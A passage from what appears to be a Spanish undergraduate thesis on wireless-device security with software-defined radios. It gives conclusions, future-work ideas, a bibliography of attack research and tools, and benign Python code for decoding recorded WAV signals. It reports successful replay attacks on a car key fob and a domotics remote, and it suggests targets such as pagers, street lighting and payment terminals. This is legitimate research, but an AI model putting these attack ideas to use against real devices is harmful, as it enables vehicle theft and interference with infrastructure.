En ocasiones, se puede argumentar que la seguridad no es un apartado crítico. Por ejemplo, el EM_MAN-001 está pensado para ser usado en domótica: controlar luces, persianas, regular la temperatura... La empresa fabricante, DINUY, decidió que estos usos no necesitaban ninguna seguridad. Sin embargo, dependiendo del contexto, sí la necesitan. Si se utiliza para regular la temperatura en un entorno en el que es muy importante controlarla, como en una exposición de cuadros antiguos, estos se pueden echar a perder si un atacante enviara señales para que la temperatura cambiara bruscamente. Puede no parecer un escenario muy probable; pero sólo se pretende ejemplificar que el uso que los clientes dan al producto no es necesariamente el mismo que tenía previsto la empresa que lo fabricó.

Aunque no se ha hablado de ello, los mandos de los garajes sufren de los mismos problemas [28]. En este caso no es necesario argumentar la importancia de la seguridad.

5.1 Conclusiones

A lo largo del trabajo se han encontrado muchas más dificultades en la capa física de las que se esperaba. Tras concluir el TFG se ha aprendido una gran cantidad de conceptos relativos al tratamiento digital de señales que hubieran resultado muy útiles al principio. Con estos conocimientos se podría haber tardado menos tiempo en realizar la primera parte (la sección 3.2), lo que habría permitido realizar un trabajo más detallado en las otras dos secciones.

También se ha echado en falta la disposición de documentación y estudios previos sobre el tema. El primer aspecto viene determinado por la confidencialidad de los documentos de diseño de los dispositivos. El segundo es consecuencia de la falta de equipamiento que permitiera realizar los estudios. Antes de las SDR baratas ya existía el *hardware* necesario[1]; pero era demasiado caro. Normalmente, este tipo de estudios implicaba un desarrollo de *hardware* específico para el trabajo que se realiza. Por ejemplo, los investigadores de Keykeriki desarrollaron sus propios módulos *hardware* para realizar los ataques. Aunque de de vez en cuando aparecen estudios de este tipo (como los trabajos de Samy Kamkar o MouseJack), la comunidad parece más centrada en experimentar con las imágenes meteorológicas recibidas de los satélites. Un ejemplo de esto último es la

[1] Se recalca el adjetivo "barato". Antes del RTL-SDR ya existían SDRs como el USRP; pero su coste ronda los 1000$.

síntesis de una señal con GNURadio. A pesar de buscar durante varios días, no se encontró ningún documento (blog, estudio, manual...) en el que se explicara el proceso a seguir. Por esa razón se decidió aprovechar el conocimiento adquirido y escribir una entrada en el blog personal[2].

Dejando aparte las dificultades, ha sorprendido que la mayoría de dispositivos fueran vulnerables a ataques tan sencillos como la repetición de la señal. Aunque esto resultaba previsible en el mando de domótica, no se esperaba que fuera efectivo en un coche relativamente moderno (un Honda de menos de 10 años).

Por último, se lamenta no haber podido disponer de más tiempo para poder realizar los análisis con más detalle. En especial, el dispositivo más prometedor es el del teclado antiguo (sección 3.4.1), donde hace falta un examen mucho más minucioso para capturar la señal con el mínimo ruido posible e intentar demodularla. Aunque se seguirán investigando estas líneas por mero interés, habría sido muy interesante poder incluir los resultados en este TFG.

5.2 Trabajo futuro

Las comunicaciones por radio son omnipresentes. Hoy en día, casi cualquier dispositivo está conectado y envía datos, recibe órdenes o forma una red con otros dispositivos similares. Esto, unido al abaratamiento de las SDR, permite realizar multitud de estudios en una gran variedad de áreas. Por menos de 300 €, un HackRF permite trabajar en cualquier frecuencia[3] entre 1 MHz y 6 GHz. En este rango resultan enormemente atractivas las bandas ISM (ver sección 2.4). En ellas se pueden estudiar multitud de protocolos, principalmente de IoT. Como áreas más prometedoras se encuentran:

Alarmas De un tiempo a esta parte están empezando a florecer las compañías que ofrecen soluciones de IoT para crear «casas inteligentes». Esto simplemente es una evolución de la domótica; el siguiente paso a los mandos de la época del EM_MAN-001. Aparte de vender mandos para las puertas de los garajes, persianas, etc., estas empresas han empezado también a vender alarmas inalámbricas, lo que puede ser un área muy interesante de estudio.

Buscas En algunos sitios como los hospitales se siguen usando los buscas para una comunicación rápida. El problema es que, dado que estos aparatos no suelen implementar ninguna medida de seguridad, se pueden interceptar los datos con el RTL-SDR o crear mensajes ficticios con el HackRF. Un trabajo interesante sería estudiar la posibilidad de estos ataques y el impacto que podrían tener. La mayoría de estos sistemas utilizan la codificación POCSAG.

Alumbrado público Entre sus productos desarrollados, DINUY tiene una serie de reguladores para el alumbrado público. Si tienen las mismas vulnerabilidades que su EM_MAN-001, cualquier atacante podría controlar el alumbrado de una ciudad a su antojo. Por ejemplo, el interruptor `IH AST MC0` se puede programar de manera remota por NFC [76].

Con estos estudios se podría mejorar el algoritmo 3.2 hasta obtener un método que permita realizar ingeniería inversa de cualquier protocolo (al menos en IoT), desde la capa física.

Por supuesto, se pueden continuar los ataques a los mandos de los coches y seguir desarrollando herramientas y *payloads* para incrementar las posibilidades de éxito de MouseJack.

[2] Disponible en https://foo-manroot.github.io/post/gnuradio/sdr/2018/01/15/gnuradio-ook-transmit.html.

[3] Al menos teóricamente; porque también hay otros factores que influyen, como la antena usada.

También se puede hacer una investigación en un campo más tradicional: el de las comunicaciones por voz. Con un RTL-SDR se pueden escuchar las conversaciones de los aeropuertos o los servicios de emergencia de la zona. En el caso de la zona de Alcalá de Henares, se pueden escuchar las llegadas de los aviones al aeropuerto de Madrid-Barajas en varias frecuencias cercanas a los 420 MHz. Además, se puede sintonizar la radio de los servicios de emergencia de Torrejón de Ardoz en la banda de 150 MHz.

Dentro de este campo no sólo se engloban las comunicaciones en claro, sino codificaciones como *Terrestrial Trunked Radio (TETRA)*. Este es un sistema de truncado de radio que puede estar cifrado. Es lo que usan la mayoría de cuerpos de Policía en España.

Sin embargo, TETRA quizá sea un objetivo demasiado complejo, pues en este caso la seguridad sí se tiene en cuenta desde el diseño; aunque, precisamente por ello, encontrar algún fallo de seguridad puede suponer un gran logro. En cualquier caso, cuantas más investigaciones se hagan al respecto, más posibilidades hay de encontrar fallos antes de que lo haga un agente malicioso.

Otras investigaciones que pueden resultar muy interesantes son las que involucran las comunicaciones móviles. Tanto SS7 (el protocolo usado para enviar mensajes de texto) como GSM (2G) [50] son vulnerables a ciertos ataques, y también hay estudios prometedores en lo tocante a tecnologías más modernas, como *Long Term Evolution (LTE)* (4G) [51].

Una opción más para investigar son los *TPV*. Aunque algunos implementan el cifrado punto a punto[4], hay muchos terminales que envían los datos de las tarjetas de crédito en claro. Cada *Terminal de Punto de Venta (TPV)* puede usar un método de comunicación diferente (GSM, *Wi-Fi*, la red de telefonía...), por lo que se pueden aprovechar las vulnerabilidades que haya en la capa física para interceptar las transacciones o, incluso manipularlas. Si esto resultara posible, sería un área que convendría estudiar a fondo.

Por último, fuera del estudio de la seguridad en las comunicaciones, es muy popular el uso del RTL-SDR para recibir imágenes de satélites meteorológicos, localizar radares[5] o seguir la posición de los aviones. Aunque ya hay algunas herramientas para estos fines, se podría realizar un trabajo en el que se unificaran y se pudieran ver las posiciones de los aviones o procesar las imágenes meteorológicas en tiempo real.

En `https://www.rtl-sdr.com/big-list-rtl-sdr-supported-software/` hay una extensa lista de *software* que se puede usar con el RTL-SDR. Como TFG se podría ayudar a desarrollar cualquiera de ellas. Por ejemplo, añadir tipos de codificación o de modulación a URH.

[4] En España, por ejemplo, existe la *Solución Normalizada de Cifrado de Pista (SNCP)*.

[5] Como nota curiosa, las señales de los radares son muy fáciles de identificar debido a que en el espectro se ve como una señal que varía continuamente de frecuencia mientras realiza un barrido.

Bibliografía

[1] M. Newlin, "Mousejack: Injecting keystrokes into wireless mice," Bastille Threat Research Team, Tech. Rep., 2016, disponible en https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/MouseJack-whitepaper-v1.1.pdf [Último acceso 2018-05-17].

[2] N. semiconductor, "Datasheet nrf24l01+," Nordic Semiconductor, Tech. Rep., 2008, https://www.nordicsemi.com/eng/content/download/2726/34069/file/nRF24L01P_Product_Specification_1_0.pdf [Último acceso 2018-05-17].

[3] "Recopilatorio de información sobre el rtl-sdr," https://rtlsdr.org/ [Último acceso 2018-04-19].

[4] P. Johnson, "New research lab leads to unique radio receiver," *E-Systems Team*, vol. 5, no. 4, pp. 6–7, Mayo 1985.

[5] "Comunidad en reddit dedicada al estudio y aplicaciones del rtl-sdr," https://www.reddit.com/r/RTLSDR/ [Último acceso 2018-04-19].

[6] "Blog con noticias y proyectos relacionados con el rtl-sdr," https://www.rtl-sdr.com/ [Último acceso 2018-04-19].

[7] D. Boschen, "Explicación del fenómeno del DC offset y modos de corregirlo," https://dsp.stackexchange.com/a/40740 [Último acceso 2018-06-08].

[8] "Discusión en /r/rtlsdr sobre un diagrama del rtl-sdr," https://www.reddit.com/r/RTLSDR/comments/539wp9/rtlsdr_block_diagram_for_comments/ [Último acceso 2018-06-05].

[9] "Discusión en el blog rtl-sdr.com sobre unos diagramas detallados de la disposición de un rtl-sdr," https://www.rtl-sdr.com/forum/viewtopic.php?f=1&t=265#p824 [Último acceso 2018-06-05].

[10] R. Micro, "Datasheet sintonizador r820t," Rafael Micro, Tech. Rep., 2011, http://www.datasheetspdf.com/pdf-down/R/8/2/R820T-RafaelMicroelectronics.pdf [Último acceso 2018-06-03].

[11] "Diagrama aproximado de la posible composición de un rtl2832u," http://www.datasheetcafe.com/rtl2832-datasheet-pdf/ [Último acceso 2018-06-05].

[12] "Repositorio con documentación para realizar el ataque de jam & reply," https://github.com/trishmapow/rf-jam-replay [Último acceso 2018-06-09].

[13] G. Fairhust, "Explicación sobre el método de codificación NRZ," http://www.erg.abdn.ac.uk/users/gorry/course/phy-pages/nrz.html [Último acceso 2018-06-28].

[14] ——, "Explicación sobre el método de codificación manchester," http://www.erg.abdn.ac.uk/users/gorry/course/phy-pages/man.html [Último acceso 2018-06-28].

[15] K. Adachi, "Informe de pruebas del mando de un coche honda con FCC ID mlbhlik-1t," FCC, Tech. Rep., 2006, https://apps.fcc.gov/eas/GetApplicationAttachment.html?id=656175 [Último acceso 2018-06-28].

[16] T. Schröder and M. Moser, "Keykeriki," 2009, disponible en http://www.remote-exploit.org/content/keykeriki_ph7d9.pdf [Último acceso 2018-07-04].

[17] ——, "«Practical Exploitation of Modern Wireless Devices» (keykeriki v2)," in *CanSecWest 2010*. Vancouver, Canada: Presentación en la conferencia CanSecWest 2010, disponible en http://www.remote-exploit.org/content/keykeriki_v2_cansec_v1.1.pdf [Último acceso 2018-07-04], 2010.

[18] S. Kamkar, "Repositorio con todo lo necesario para montar keysweeper," https://github.com/samyk/keysweeper [Último acceso 2018-05-31].

[19] M. Newlin, "Mousejack: Injecting keystrokes into wireless mice," in *DefCON 24*. Las Vegas, EEUU: Presentación en la conferencia DefCON 24, disponible en https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/DEFCON-24-Marc-Newlin-MouseJack-Injecting-Keystrokes-Into-Wireless-Mice.slides.pdf [Último acceso 2018-07-04], 2016.

[20] "Página principal de información sobre el hackrf one," https://greatscottgadgets.com/hackrf/ [Último acceso 2018-04-21].

[21] S. W. Smith, *The Scientist and Engineer's Guide to Digital Signal Processing*, 1999.

[22] J. L. B. Sanmartín, *OpenCourseWare*. UPM, 2010, vol. Teoría de la Señal y Comunicaciones, ch. 4, disponible en: http://ocw.upm.es/teoria-de-la-senal-y-comunicaciones-1/radiacion-y-propagacion/contenidos/apuntes/tema4_2004.pdf [Último acceso 2018-06-08].

[23] "Explicación en wikipedia del teorema del muestreo de shannon-nyquist," https://en.wikipedia.org/wiki/Nyquist%E2%80%93Shannon_sampling_theorem [Último acceso 2018-06-08].

[24] D. Kahn, *The codebreakers*. Scribner, 1996.

[25] "Análisis de búsquedas del término rtl2832u en el buscador google," https://trends.google.com/trends/explore?date=all&q=rtl2832u [Último acceso 2018-06-03].

[26] "Historia del uso del rtl2832-u como sdr," https://rtlsdr.org/#history_and_discovery_of_rtlsdr [Último acceso 2018-06-03].

[27] Realtek, "Especificaciones del producto rtl2832u," http://www.realtek.com.tw/products/productsView.aspx?Langid=1&PFid=35&Level=4&Conn=3&ProdID=257 [Último acceso 2018-06-03].

[28] S. Kamkar, "Repositorio con todo lo necesario para montar opensesame," https://github.com/samyk/opensesame [Último acceso 2018-06-04].

[29] "Repositorio con el código de la herramienta rpitx, que permite usar una raspberry como transmisor SDR," https://github.com/F5OEO/rpitx [Último acceso 2018-06-09].

[30] "Explicación de un receptor superheterodino en wikipedia.org," https://en.wikipedia.org/wiki/Superheterodyne_receiver [Último acceso 2018-06-05].

[31] "Explicación del funcionamiento de un mezclador de frecuencias," http://everything.explained.today/Frequency_mixer/ [Último acceso 2018-06-05].

[32] "Página principal de gnuradio," https://gnuradio.org/ [Último acceso 2018-04-19].

[33] "Blog oficial con información sobre gqrx," http://gqrx.dk/ [Último acceso 2018-04-19].

[34] "Imágenes de satélites meteorológicas obtenidas con un rtl-sdr," https://www.reddit.com/r/RTLSDR/search?q=noaa&restrict_sr=on [Último acceso 2018-06-07].

[35] Elttam, "Metodología para estudiar señales desconocidas," https://www.elttam.com.au/blog/intro-sdr-and-rf-analysis/ [Último acceso 2018-06-07].

[36] M. Knight and M. Newlin, "So you want to hack radios?" in *Hack In The Box '17*. Países Bajos: Presentación en la conferencia HITB17, disponible en https://www.youtube.com/watch?v=QeoGQwT0Z1Y&feature=youtu.be [Último acceso 2018-06-07], 2017.

[37] M. Ossmann, "Tutorial sobre SDR," https://greatscottgadgets.com/sdr/ [Último acceso 2018-06-07].

[38] N. Whyte, "Aplicación de la ingeniería inversa a un motor de una persiana," https://nickwhyte.com/post/2017/reversing-433mhz-raex-motorised-rf-blinds/ [Último acceso 2018-06-07].

[39] "Aplicación de la ingeniería inversa a un mando de garaje," https://www.reddit.com/r/RTLSDR/comments/72uuec/garage_door_opener_sniffing/ [Último acceso 2018-06-07].

[40] X. Pérez, "Aplicación de la ingeniería inversa a un interruptor inalámbrico," https://tinkerman.cat/decoding-433mhz-rf-data-from-wireless-switches-the-data/ [Último acceso 2018-06-07].

[41] C. Brunschwiller, "Aplicación de la ingeniería inversa a un interruptor inalámbrico para una bombilla," https://tinkerman.cat/decoding-433mhz-rf-data-from-wireless-switches-the-data/ [Último acceso 2018-06-07].

[42] "Repositorio de código de la herramienta rtl_433, usada para demodular y decodificar varios protocolos conocidos utilizados en IoT," https://github.com/merbanan/rtl_433 [Último acceso 2018-06-07].

[43] S. Kamkar, "Drive it like you hacked it (2015)," in *DefCon 23*. Las Vegas, EEUU: Presentación en la conferencia DefCon, disponible en https://samy.pl/defcon2015/ [Último acceso 2018-06-28], 2015.

[44] "Página web con imágenes recibidas desde la iss, a su paso sobre los países bajos," http://happysat.nl/ISS/SSTV.html [Último acceso 2018-06-28].

[45] "Explicación de tempest en la wikipedia," https://en.wikipedia.org/wiki/Tempest_%28codename%29 [Último acceso 2018-06-28].

[46] M. Elliott, "Noise floor: exploring unintentional radio emissions," in *DefCon 21*. Las Vegas, EEUU: Presentación en la conferencia DefCon, disponible en https://www.youtube.com/watch?v=5N1C3WB8c0o [Último acceso 2018-06-28], 2013.

[47] W. V. Eck, "Electromagnetic radiation from video display units: An eavesdropping risk?" 1985, disponible en http://www.tscm.com/vaneck85.pdf [Último acceso 2018-06-28].

[48] "Repositorio con el código de la herramienta tempestsdr," https://github.com/martinmarinov/TempestSDR.

[49] "Uso de las bandas gsm en el mundo." https://www.worldtimezone.com/gsm.html [Último acceso 2018-06-11].

[50] "Artículo explicando cómo decodificar tráfico gsm con una SDR," https://z4ziggy.wordpress.com/2015/05/17/sniffing-gsm-traffic-with-hackrf/ [Último acceso 2018-06-28].

[51] D. Rupprecht, K. Kohls, T. Holz, and C. Pöpper, "Breaking LTE on layer two," in *IEEE Symposium on Security & Privacy (SP)*. IEEE, May 2019, versión preliminar del trabajo disponible en https://alter-attack.net/ [Último acceso 2018-06-30].

[52] "Listado de frecuencias de servicios de emergencia y aeropuertos en madrid," https://www.radioreference.com/apps/db/?stid=312 [Último acceso 2018-06-28].

[53] "Página del ministerio de energía, turismo y agenda digital con la regulación sobre el espectro radioeléctrico," http://www.minetad.gob.es/telecomunicaciones/espectro/informacion/Paginas/normativa-basica.aspx [Último acceso 2018-06-28].

[54] C. de Economía y Sociedad Digital de la U.E., "Decisión de ejecución (ue) 2017/1483 de la comisión," *Diario Oficial de la Unión Europea*, vol. C/2017/5464, p. 11, 8 de Agosto de 2017, disponible en https://eur-lex.europa.eu/legal-content/ES/TXT/PDF/?uri=CELEX:32017D1483&from=ES [Último acceso 2018-06-28].

[55] "Página del ministerio de energía, turismo y agenda digital con el cuadro nacional de atribución de frecuencias," http://www.minetad.gob.es/telecomunicaciones/Espectro/Paginas/CNAF.aspx [Último acceso 2018-06-28].

[56] T. y. A. D. Ministerio de Energía, "Notas de utilización nacional (un)," p. 12, 2017, disponible en http://www.minetad.gob.es/telecomunicaciones/espectro/CNAF/notas-UN-2017.pdf [Último acceso 2018-06-28].

[57] "Valores máximos de transmisión del hackrf," https://github.com/mossmann/hackrf/wiki/HackRF-One#transmit-power [Último acceso 2018-06-28].

[58] "Valores máximos de transmisión del crazyradio pa," https://store.bitcraze.io/products/crazyradio-pa [Último acceso 2018-06-28].

[59] "Página principal de la herramienta git," https://git-scm.com/ [Último acceso 2018-04-19].

[60] "Artículo anunciando la integración de git en el sistema de keybase," 2017, https://keybase.io/blog/encrypted-git-for-everyone [Último acceso 2018-06-28].

[61] L. Lamport, *LaTeX: A Document Preparation System, 2nd edition*. Addison Wesley Professional, 1994.

[62] J. Macías-Guarasa, "Plantilla unificada para la generación de memorias de pfcs , tfgs, tfms y tesis doctorales," Master's thesis, Escuela Politécnica, UAH, 2014, disponible en https://www.depeca.uah.es/images/plantillas/book-latex.zip [Último acceso 2018-06-28].

[63] "Página de descarga de la herramienta sdr," https://airspy.com/download/ [Último acceso 2018-04-19].

[64] "Página principal de la biblioteca científica para python numpy," http://www.numpy.org/ [Último acceso 2018-06-13].

[65] "Explicación en la wikipedia de una serie de técnicas comunes para correción de errores," https://en.wikipedia.org/wiki/Error_detection_and_correction#Error_detection_schemes [Último acceso 2018-06-28].

[66] "Explicación en la wikipedia del *Código de Redundancia Cíclica (CRC)*," https://en.wikipedia.org/wiki/Cyclic_redundancy_check [Último acceso 2018-06-28].

[67] "Repositorio con el código de la herramienta exrex," https://github.com/asciimoo/exrex [Último acceso 2018-06-28].

[68] A. Richardson, "Security of vehicle key fobs and immobilizers," Universidad de Tufts, Tech. Rep., 2015, disponible en https://www.cs.tufts.edu/comp/116/archive/fall2015/arichardson.pdf [Ultimo acceso 2018-06-28].

[69] "Repositorio con código y documentación de universal radio hacker," https://github.com/jopohl/urh [Último acceso 2018-04-19].

[70] "Página principal de la herramienta hashcat," https://hashcat.net/hashcat/ [Último acceso 2018-06-30].

[71] "Logitech advanced 2.4 ghz technology," Tech. Rep., Marzo 2009, originalmente disponible en http://www.logitech.com/images/pdf/roem/Logitech_Adv_24_Ghz_Whitepaper_BPG2009.pdf.

[72] X. Pan, Z. Ling, A. Pingley, W. Yu, N. Zhang, K. Ren, and X. Fu, "Password extraction via reconstructed wireless mouse trajectory," *IEEE Transactions on Dependable and Secure Computing*, vol. 13, no. 4, pp. 461–473, Julio 2016, disponible en https://users.cs.fiu.edu/~fortega/df/research/passwordextraction.pdf [Último acceso 2018-07-04]. [Online]. Available: https://doi.org/10.1109/tdsc.2015.2413410

[73] J. Renard, "Peripheral pwnage," Agosto 2017, https://www.toshellandback.com/2017/08/16/mousejack/ [Último acceso 2018-07-07].

[74] "Repositorio en github con el código de jackit," https://github.com/insecurityofthings/jackit [último acceso 2018-04-19].

[75] "Documentación explicando la sintaxis de *DuckyScript*," https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript [Último acceso 2018-07-07].

[76] "Ficha técnica del interruptor IH AST MC0," disponible en https://dinuy.com/wp-content/uploads/2018/01/Ficha-tecnica-IH-AST-MC0-Interruptor-diario-Astronomico-Dinuy.pdf [Último acceso 2018-07-08].

[77] "Página principal de especificación del lenguaje python." https://www.python.org/ [Último acceso 2018-07-10].

[78] "Repositorio con el código del analizador de espectro inspectrum," https://github.com/miek/inspectrum [Último acceso 2018-07-10].

[79] "Página principal del analizador de espectro baudline," http://baudline.com/ [Último acceso 2018-07-10].

[80] "Código usado por los investigadores de mousejack," https://github.com/BastilleResearch/mousejack [Último acceso 2018-04-19].

[81] "Página inicial del sistema operativo windows," https://www.microsoft.com/en-gb/windows [Último acceso 2018-04-19].

[82] "Información sobre los s.o. gnu/linux," https://www.gnu.org/ [Último acceso 2018-04-19].

[83] "Página del editor de texto vim," https://www.vim.org/ [Último acceso 2018-04-19].

Apéndice A

Listados de código fuente

En este capítulo se muestra el código al completo desarrollado a lo largo del TFG.

A.1 Automatización de la decodificación

Extractos mostrados en la sección 3.2.3.

El uso es sencillo: estando los tres archivos en el mismo directorio, sólo se debe ejecutar `python2 decode.py -h` y se mostrará la ayuda de uso.

Listado A.1: Código de 'decode.py'

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import sys \
    , argparse \
    , tempfile \
    , json

from os.path import basename

from wave_reader import WaveReader
from utils import Converter

####
# Parses CLI arguments
####
parser = argparse.ArgumentParser ()

parser.add_argument ("wav_file"
                     , help = "File or list of files in .wav format to be processed"
                     , nargs = "+"
)

parser.add_argument ("-v", "--verbose"
                     , help = "Shows every step taken to get the data"
                     , action = "store_true"
)

```

```
29 parser.add_argument ("-o", "--output"
30                      , type = argparse.FileType ("w")
31                      , help = "Stores the final data on the specified file, on"\
32                             + " JSON format"
33 )
34
35 parser.add_argument ("-f", "--fast"
36                      , help = "Tries to filter and square the wave at once. This method"\
37                             + " is faster, but may give worse results"
38                      , action = "store_true"
39 )
40
41 args = parser.parse_args ()
42
43 files = args.wav_file
44 verbose = args.verbose
45 fast = args.fast
46 out_file = args.output
47 ####
48 # Arguments parsed
49 #### ----------------------------------------------------------------
50
51 json_data = {}
52
53 for f in files:
54
55     if verbose:
56         print "\n ---------------- "
57         print " => Processing file " + f + ": "
58
59     # Filters and squares the wave
60     if not fast:
61         file_filtered = tempfile.NamedTemporaryFile ("w", prefix = "wave_filtered_")
62     file_squared = tempfile.NamedTemporaryFile ("w", prefix = "wave_squared_")
63
64     if fast:
65         # Fast process
66         with WaveReader (f) as r:
67             # Writes the filtered and squared wave on 'file_squared'
68             r.filter_and_square_wave (file_squared.name)
69         if verbose:
70             print " -> Wave filtered and squared"
71     else:
72         # Conventional process
73         with WaveReader (f) as r:
74             r.filter_wave (file_filtered.name)
75
76         if verbose:
77             print " -> Wave filtered"
78
79         with WaveReader (file_filtered.name) as r:
80             r.square_wave (file_squared.name)
81
82         if verbose:
83             print " -> Wave squared"
84
85
86     # Retrieves the data on file_squared
87     with WaveReader (file_squared.name) as r:
```

```
88          data = r.get_data ()
89
90
91      if verbose:
92          print "\n --> Data retrieved: "
93          for packet in data:
94              print "\t ==> " + packet
95
96      else:
97          print data
98
99      # Stores the data on the output file, if the option was set
100     if out_file:
101         json_data [basename (f)] = data
102
103
104     # Closes all the temporary files
105     if not fast:
106         file_filtered.close ()
107     file_squared.close ()
108
109 if verbose:
110     print "All files processed"
111
112 if out_file:
113     out_file.write (json.dumps (json_data))
```

Listado A.2: Código de 'utils.py'

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3
4
5  import re
6  import struct
7
8  class Converter:
9      """
10     Class with the needed methods to convert between data types
11     """
12
13     regex_no_hex = "[^a-fA-F0-9]"
14
15     strip_no_hex = staticmethod (
16             lambda s: re.sub (Converter.regex_no_hex
17                               , ""
18                               , re.sub ("0x", "", s)
19             )
20     )
21
22
23
24     @staticmethod
25     def get_hex2int_converter (samp_width):
26         """
27         Returns a function to convert correctly the hexadecimal values on the wave file
28         (LITTLE ENDIAN) into their decimal representation
29
```

```
30          Args:
31              samp_width -> Width of the samples taken
32
33          Returns:
34              A function that can be used to convert the hex values (as strings) into int
35          """
36          if samp_width == 1:
37              # 8-bit, unsigned
38  #            convert = lambda x: Converter.hexstr_uint8 (x)
39              convert = lambda x: struct.unpack ("<b", x)[0]
40
41          elif samp_width == 2:
42              # 16-bit, signed
43  #            convert = lambda x: Converter.hexstr_int16 (x)
44              convert = lambda x: struct.unpack ("<h", x)[0]
45
46          else:
47              # 32-bit, signed
48  #            convert = lambda x: Converter.hexstr_int32 (x)
49              convert = lambda x: struct.unpack ("<l", x)[0]
50
51          return convert
52
53
54      @staticmethod
55      def get_int2hex_converter (samp_width):
56          """
57          Returns a function to convert correctly the integer values on the wave file into
58          their hexadecimal representation (LITTLE-ENDIAN)
59
60          Args:
61              samp_width -> Width of the samples taken
62
63          Returns:
64              A function that can be used to convert the int values into hex (as strings),
65              in little-endian
66          """
67          if samp_width == 1:
68  #            convert = lambda x: Converter.uint8_hexstr (x)
69              convert = lambda x: struct.pack ("<b", x)
70
71          elif samp_width == 2:
72  #            convert = lambda x: Converter.int16_hexstr (x)
73              convert = lambda x: struct.pack ("<h", x)
74
75          else:
76  #            convert = lambda x: Converter.int32_hexstr (x)
77              convert = lambda x: struct.pack ("<l", x)
78
79          return convert
80
81
82      # ----------- vvvv ----- hex2int and int2hex methods ---- vvvvv --------------
83
84      ####
85      # 32 Bit
86      ####
87
88      @staticmethod
```

```
89      def hexstr_int32 (str_hex):
90          """
91          Converts the string from an hex string to a signed 32-bit integer
92
93          Args:
94              str_hex -> String with the hexadecimal value to be converted
95
96          Returns:
97              The value, converted to a signed 32-bit integer
98
99          Throws:
100             ValueError if the number exceeds the range of the end type or the string is
101             not a valid hex value
102         """
103         original = str_hex
104         str_hex = Converter.strip_no_hex (original)
105
106         if not str_hex:
107             raise ValueError ("'" + original + "' is not a valid hexadecimal value")
108
109         x = int (str_hex, 16)
110
111         if x > (2 ** 32):
112             raise ValueError ("Value '" + hex (x) + "' exceeds the range of "
113                               + "a signed 32-bit integer")
114
115         if x > 0x7fffffff:
116             x -= 0x100000000
117
118         return x
119
120     @staticmethod
121     def int32_hexstr (int_val):
122         """
123         Converts the signed 32-bit integer into an hex string
124
125         Args:
126             int_val -> 32-bit integer (signed) to be converted
127
128         Returns:
129             The value, converted to a string with the hexadecimal value, with the
130             additional characters ('0x', 'L'...) stripped and zero-padded
131
132         Throws:
133             ValueError if the number exceeds the range of the end type
134         """
135         if int_val >= (2 ** 31) or int_val < -(2 ** 31):
136             raise ValueError ("Value '" + str (int_val) + "' exceeds the range of "
137                               + "a signed 32-bit integer")
138
139         return Converter.strip_no_hex (hex (int_val & ((2 ** 32) - 1))).zfill (8)
140
141
142
143     ####
144     # 16 Bit
145     ####
146
147
```

```
148     @staticmethod
149     def hexstr_int16 (str_hex):
150         """
151         Converts the string from an hex string to a signed 16-bit integer
152 
153         Args:
154             str_hex -> String with the hexadecimal value to be converted
155 
156         Returns:
157             The value, converted to a signed 16-bit integer
158 
159         Throws:
160             ValueError if the number exceeds the range of the end type or the string is
161             not a valid hex value
162         """
163         original = str_hex
164         str_hex = Converter.strip_no_hex (original)
165 
166         if not str_hex:
167             raise ValueError ("'" + original + "' is not a valid hexadecimal value")
168 
169         x = int (str_hex, 16)
170 
171         if x > (2 ** 16):
172             raise ValueError ("Value '" + hex (x) + "' exceeds the range of "
173                               + "a signed 16-bit integer")
174 
175         if x > 0x7fff:
176             x -= 0x10000
177 
178         return x
179 
180     @staticmethod
181     def int16_hexstr (int_val):
182         """
183         Converts the signed 16-bit integer into an hex string
184 
185         Args:
186             int_val -> 16-bit integer (signed) to be converted
187 
188         Returns:
189             The value, converted to a string with the hexadecimal value, with the
190             additional characters ('0x', 'L'...) stripped and zero-padded
191 
192         Throws:
193             ValueError if the number exceeds the range of the end type
194         """
195         if int_val >= (2 ** 15) or int_val < -(2 ** 15):
196             raise ValueError ("Value '" + str (int_val) + "' exceeds the range of "
197                               + "a signed 16-bit integer")
198 
199         return Converter.strip_no_hex (hex (int_val & ((2 ** 16) - 1))).zfill (4)
200 
201 
202 
203 
204     ####
205     # 8 Bit
206     ####
```

```
207
208     @staticmethod
209     def hexstr_uint8 (str_hex):
210         """
211         Converts the string from an hex string to an unsigned 8-bit integer
212
213         Args:
214             str_hex -> String with the hexadecimal value to be converted
215
216         Returns:
217             The value, converted to an unsigned 8-bit integer
218
219         Throws:
220             ValueError if the number exceeds the range of the end type or the string is
221             not a valid hex value
222         """
223         original = str_hex
224         str_hex = Converter.strip_no_hex (original)
225
226         if not str_hex:
227             raise ValueError ("'" + original + "' is not a valid hexadecimal value")
228
229         x = int (str_hex, 16)
230
231         if x > (2 ** 8):
232             raise ValueError ("Value '" + hex (x) + "' exceeds the range of " \
233                               + "an unsigned 8-bit integer")
234         return x
235
236     @staticmethod
237     def uint8_hexstr (int_val):
238         """
239         Converts the unsigned 8-bit integer into an hex string
240
241         Args:
242             int_val -> 8-bit integer (signed) to be converted
243
244         Returns:
245             The value, converted to a string with the hexadecimal value, with the
246             additional characters ('0x', 'L'...) stripped and zero-padded
247
248         Throws:
249             ValueError if the number exceeds the range of the end type
250         """
251         original = int_val
252
253         if int_val >= (2 ** 8) or int_val < 0:
254             raise ValueError ("Value '" + str (original) + "' exceeds the range of "
255                               + "a signed 8-bit integer")
256
257         return "%02x" % int_val
```

Listado A.3: Código de 'wave_reader.py'

```
1 #!/usr/bin/env python
2 # -*- coding: utf-8 -*-
3
4
```

```
5  import wave
6  import binascii
7  import struct
8  import re
9
10 from utils import Converter
11
12
13 class WaveReader ():
14     """
15     Class with all the needed methods to process a WAV file
16     """
17
18     def __init__ (self, in_file, buff_size = 1024):
19         """
20         Constructor
21
22         Args:
23             in_file -> Name of the .wav file with the data
24             buff_size (optional) -> Size of the buffer used to read data
25         """
26         self.in_file = in_file
27         self.reader = None
28         self.buff_size = buff_size
29
30     ###
31     # Helper methods (constructors/destructors/whatever)
32     ###
33
34
35     def __enter__ (self):
36         """
37         Method to be called when the 'with' statement starts.
38         Opens the reader to stream data
39         """
40         self.reader = wave.open (self.in_file, "r")
41
42         samp_width = self.reader.getsampwidth ()
43         self.int2hex = Converter.get_int2hex_converter (samp_width)
44         self.hex2int = Converter.get_hex2int_converter (samp_width)
45
46         return self
47
48     def __exit__ (self, exc_type, exc_val, exc_tb):
49         """
50         Method to be called when the 'with' statement ends.
51         Closes the open files
